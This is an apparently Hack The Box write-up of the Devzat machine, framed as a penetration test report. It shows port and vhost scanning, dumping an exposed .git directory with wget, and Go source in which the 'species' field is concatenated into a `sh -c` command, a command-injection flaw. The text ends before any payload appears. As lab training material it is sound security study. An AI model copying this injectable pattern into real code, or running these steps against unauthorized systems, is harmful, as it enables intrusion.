Penetration Test Report of Devzat Machine By Manish


Stages

- ***Connnecting via openvpn&Basic Configuration***
- ***Scanning phase***
- ***Directory Scanning using Gobuster***
- ***Virtual host Fuzzind Using ffuf***
- ***Git source code Enumeration***
- ***Command injection***
- ***Reverse shell***
- ***Patrick enumeration***
- ***Pivoting***
- ***InfluxDB Exploitation***
- ***Switch to Catherine***
- ***Root flag***


1)Connecting via openvpn&Basic Configuration

First we have to connect to the hackthebox machine using openvpn.

The machine ip:10.10.11.118



And /etc/hosts file is to be configured like this.




2)***Scanning Phase***


We use Nmap tool for Basic Scanning

>nmap –A 10.10.11.118

Nmap result shows Port 22, Port 80 and Port 8000 is open.




As apache service is running on port 80 , I just copy paste ip to the browser and it shows a webpage.



3)Directory Scanning using Gobuster

I use command as follow:

> gobuster dir -u http://10.10.11.118:8000 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.




It was failure so I move on vhost scanning using ffuf.

4)Virtual host fuzzing Using ffuf

Since Gobuster Scan is a Failure ,I use the tool ffuf check for any other website


We Use the Command as follows:

>ffuf –w /usr/share/seclists/Discovery/DNS/subdomains-topmillion-5000.txt -mc 200 –c –u http://devzat -H “Host: fuzz.devzat.htb”




After scanning we found vhost pets and it is added to host file


Pets.devtaz.htb



After the Scanning id finished we go for web directory scanning

>ffuf -u http://pets.devzat.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -fs 510






COMMIT_EDITMSG
HEAD
branches/
config
description
hooks/
index
info/
logs/
objects/
refs/

5)Git Source code Enumerating

I had Gone through every directory and fell like git have an importance and download it using.

> wget -r -np -R "index.html" http://pets.devzat.htb/.git and filename is pets.devzat.htb*




I moved across that directory and checked its status using git status . It show many files are Deleted and I restored it using command git restore ., .


Checking the source code I found a file main.go

I found some interesting command execution in the "species" field and cated the main.go.

6)Command Injection



```
}

var (
	Pets []Pet = []Pet{
		{Name: "Cookie", Species: "cat", Characteristics: loadCharacter("cat")},
		{Name: "Mia", Species: "cat", Characteristics: loadCharacter("cat")},
		{Name: "Chuck", Species: "dog", Characteristics: loadCharacter("dog")},
		{Name: "Balu", Species: "dog", Characteristics: loadCharacter("dog")},
		{Name: "Georg", Species: "gopher", Characteristics: loadCharacter("gopher")},
		{Name: "Gustav", Species: "giraffe", Characteristics: loadCharacter("giraffe")},
		{Name: "Rudi", Species: "redkite", Characteristics: loadCharacter("redkite")},
		{Name: "Bruno", Species: "bluewhale", Characteristics: loadCharacter("bluewhale")},
	}
)

func loadCharacter(species string) string {
	cmd := exec.Command("sh", "-c", "cat characteristics/"+species)
	stdoutStderr, err := cmd.CombinedOutput()
	if err != nil {
		return err.Error()
	}
	return string(stdoutStderr)
}

func getPets(w http.ResponseWriter, r *http.Request) {
	json.NewEncoder(w).Encode(Pets)
}

func addPet(w http.ResponseWriter, r *http.Request) {
	reqBody, _ := ioutil.ReadAll(r.Body)
	var addPet Pet
	err := json.Unmarshal(reqBody, &addPet)
	if err != nil {
		e := fmt.Sprintf("There has been an error: %+v", err)
		http.Error(w, e, http.StatusBadRequest)
		return
	}

	addPet.Characteristics = loadCharacter(addPet.Species)
	Pets = append(Pets, addPet)
```



